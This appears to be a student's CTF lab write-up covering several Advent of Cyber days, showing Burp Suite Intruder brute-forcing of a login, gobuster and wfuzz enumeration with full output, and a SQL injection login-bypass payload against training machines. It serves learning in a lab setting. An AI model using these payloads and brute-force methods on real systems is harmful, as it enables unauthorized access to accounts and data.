
For the username type in payload one and add into it




For the password add into payload 2




Click the start attack button on the top right corner and look at which part of the username and password have different lengths



Type in the correct pair of username and password



Lastly the flag is captured



Thought process/Methodology:

We entered the website by using the given ip address. Then we saw a login web page but we doesn't have the username and password for it. After that, we open up BurpSuite and turn on the BurpSuite extension on the web browser. After type in a random username and password we try to refresh it but the BurpSuite had blocked the terminal and stop it from


refreshing it. We click on the proxy page and send the whole code to the intruder page. We click on the cluster bomb attack type selection. After that, we click on payloads options and type in the possible username into payload 1 and the possible password given into payload 2. After calculating by the BurpSuite, we found that the pair admin and password 12345 had different lengths compared to the other username and password pair. Lastly, we close all the BurpSuite pages and log in to the website by using the username and password found from the BurpSuite to capture the flag for this day.

Day4:Santa's Watching

Tools used: Kali Linux, Firefox

Question1

We copy and paste the IP address given to the Firefox




Question 2


We follow the format of the wfuzz given in the text and type it out to get the correct answer.

Question 3

We open the terminal and key in the gobuster to find the API




We fill in the IP address with /API to get the name of the file



Index of /api

Name	Last modified	Size	Description
Parent Directory	-	-	-
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.155.194 Port 80



Question 4

We use the wfuzz to get the date of the flag from the API directory

```
root@tp-10-10-4-219:~# wfuzz -c -z file,wordlist -u http://10.10.90.167/api/site-log.php?date=FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.2.9 - The Web Fuzzer *
*****

rget: http://10.10.90.167/api/site-log.php?date=FUZZ
total requests: 63

=====
ID      Response  Lines  Word  Chars  Payload
=====
000015:  C=200    0 L    0 W    0 Ch    "20201114"
000016:  C=200    0 L    0 W    0 Ch    "20201115"
000017:  C=200    0 L    0 W    0 Ch    "20201116"
000018:  C=200    0 L    0 W    0 Ch    "20201117"
000019:  C=200    0 L    0 W    0 Ch    "20201118"
000020:  C=200    0 L    0 W    0 Ch    "20201119"
000021:  C=200    0 L    0 W    0 Ch    "20201120"
000022:  C=200    0 L    0 W    0 Ch    "20201121"
000023:  C=200    0 L    0 W    0 Ch    "20201122"
000024:  C=200    0 L    0 W    0 Ch    "20201123"
000025:  C=200    0 L    0 W    0 Ch    "20201124"
000026:  C=200    0 L    1 W   13 Ch    "20201125"
000027:  C=200    0 L    0 W    0 Ch    "20201126"
000028:  C=200    0 L    0 W    0 Ch    "20201127"
000029:  C=200    0 L    0 W    0 Ch    "20201128"
000030:  C=200    0 L    0 W    0 Ch    "20201129"
000031:  C=200    0 L    0 W    0 Ch    "20201130"
000032:  C=200    0 L    0 W    0 Ch    "20201201"
000033:  C=200    0 L    0 W    0 Ch    "20201202"
000034:  C=200    0 L    0 W    0 Ch    "20201203"
000035:  C=200    0 L    0 W    0 Ch    "20201204"
000036:  C=200    0 L    0 W    0 Ch    "20201205"
000037:  C=200    0 L    0 W    0 Ch    "20201206"
000038:  C=200    0 L    0 W    0 Ch    "20201207"
000039:  C=200    0 L    0 W    0 Ch    "20201208"
000040:  C=200    0 L    0 W    0 Ch    "20201209"
000041:  C=200    0 L    0 W    0 Ch    "20201210"
000042:  C=200    0 L    0 W    0 Ch    "20201211"
000043:  C=200    0 L    0 W    0 Ch    "20201212"
000044:  C=200    0 L    0 W    0 Ch    "20201213"
000045:  C=200    0 L    0 W    0 Ch    "20201214"
000046:  C=200    0 L    0 W    0 Ch    "20201215"
000047:  C=200    0 L    0 W    0 Ch    "20201216"
000048:  C=200    0 L    0 W    0 Ch    "20201217"
000049:  C=200    0 L    0 W    0 Ch    "20201218"
000050:  C=200    0 L    0 W    0 Ch    "20201219"
000051:  C=200    0 L    0 W    0 Ch    "20201220"
000052:  C=200    0 L    0 W    0 Ch    "20201221"
000053:  C=200    0 L    0 W    0 Ch    "20201222"
000054:  C=200    0 L    0 W    0 Ch    "20201223"
000055:  C=200    0 L    0 W    0 Ch    "20201224"
000056:  C=200    0 L    0 W    0 Ch    "20201225"
000057:  C=200    0 L    0 W    0 Ch    "20201226"
000058:  C=200    0 L    0 W    0 Ch    "20201227"
000059:  C=200    0 L    0 W    0 Ch    "20201228"
000060:  C=200    0 L    0 W    0 Ch    "20201229"
000061:  C=200    0 L    0 W    0 Ch    "20201230"
000062:  C=200    0 L    0 W    0 Ch    "20201231"
000063:  C=200    0 L    0 W    0 Ch    "20201232"
=====
```

After changing the url at the tab of the Firefox, we got the flag



Thought process/Methodology:

We typed in the Ip address to log in to the website given using Firefox. We referred back to see the format of the Wfuzz to get the answer of question 2. We search for the api file from the directory using gobuster tools. After got the url, we get the file name to answer question 3. Finally, we use WFUZZ to get to know the date of the flag, Then, we changed the url of the website to get the flag.

Day 5 Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, BurpSuite

Copy ip address:8000 into Firefox.

Open the next browser and type ip address:3000, enter anything' or true- - for username and ads(can be anything) for password. Submit it and close the browser.


Open Burp Suite → next → start burp. (you can find it at application → web → Burp Suite).
Enable FoxyProxy in Firefox.

Question 1

We keep on guessing the login panel and finally, we got it as/santapanel

Question2


We logged in to the website(10.10.274.15:8000/santapanel)



Question 3

We log in to the website(10.10.274.15:3000)

We have tested a few usernames and passwords that is fit to the sql requirement.



Login ByPass Practice

Enter your username

Enter your password


Try putting `anything' or true: --` in the password box (including the space)

Remember to play around with breaking and fixing the query


Browse to `/init.php` to re-set the database



We have got the correct username and password,




we return to the secret login panel to enter it




Then the login page had shown up



We random type some word into the text bar



Then, we turn on the burp and open the burp suite application to get our database



Turn on the intercept and you will get the sql database

The screenshot displays the Burp Suite application interface. At the top, the menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. Below this is a toolbar with buttons for 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Extender', 'Project options', 'User options', and 'Learn'. A secondary toolbar shows 'Dashboard', 'Target', 'Proxy' (highlighted in red), 'Intruder', and 'Repeater'. The main toolbar at the bottom left contains 'Intercept' (highlighted in red), 'HTTP history', 'WebSockets history', and 'Options'. The central area shows a request to 'http://10.10.247.21:8000' with buttons for 'Forward', 'Drop', 'Intercept is on' (highlighted in blue), 'Action', and 'Open Browser'. To the right of these buttons is a search bar and a dropdown menu set to 'HTTP/1'. Below the toolbar, the 'Raw' tab is selected, showing the raw HTTP request text. The request is a GET request to '/santapanel?search=Peiqin' with various headers including Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Connection, Referer, and Cookie. The 'Inspector' panel on the right side of the window is open, showing a tree view of the request components: Request Attributes (2), Request Query Parameters (1), Request Body Parameters (0), Request Cookies (1), and Request Headers (9). The 'Request Headers' section is expanded, showing a list of headers.

Burp Project Intruder Repeater Window Help

Sequencer Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater

Intercept HTTP history WebSockets history Options

Request to http://10.10.247.21:8000

Forward Drop Intercept is on Action Open Browser

HTTP/1

Pretty Raw Hex

```
1 GET /santapanel?search=Peiqin HTTP/1.1
2 Host: 10.10.247.21:8000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101
  Firefox/80.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.247.21:8000/santapanel?search=Peiqin
9 Cookie: session=eyJhdXRoIjpbOcnVlfQ.YqkaWQ.nAMc4avEuT5WD7500fpRAPFsRmI
10 Upgrade-Insecure-Requests: 1
11
12
```

Inspector

- Request Attributes 2
- Request Query Parameters 1
- Request Body Parameters 0
- Request Cookies 1
- Request Headers 9

Send it to the repeater

Send it to the repeater

Intercept HTTP history WebSockets history Options

Request to http://10.10.247.21:8000

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1

Pretty Raw Hex

```
1 GET /santapanel?search=Peiqin HTTP/1.1
2 Host: 10.10.247.21:8000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.247.21:8000/santapanel
9 Cookie: session=eyJhdXRoIjpbOcnVlfQ.YqkaW
10 Upgrade-Insecure-Requests: 1
11
12
```

Inspector

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

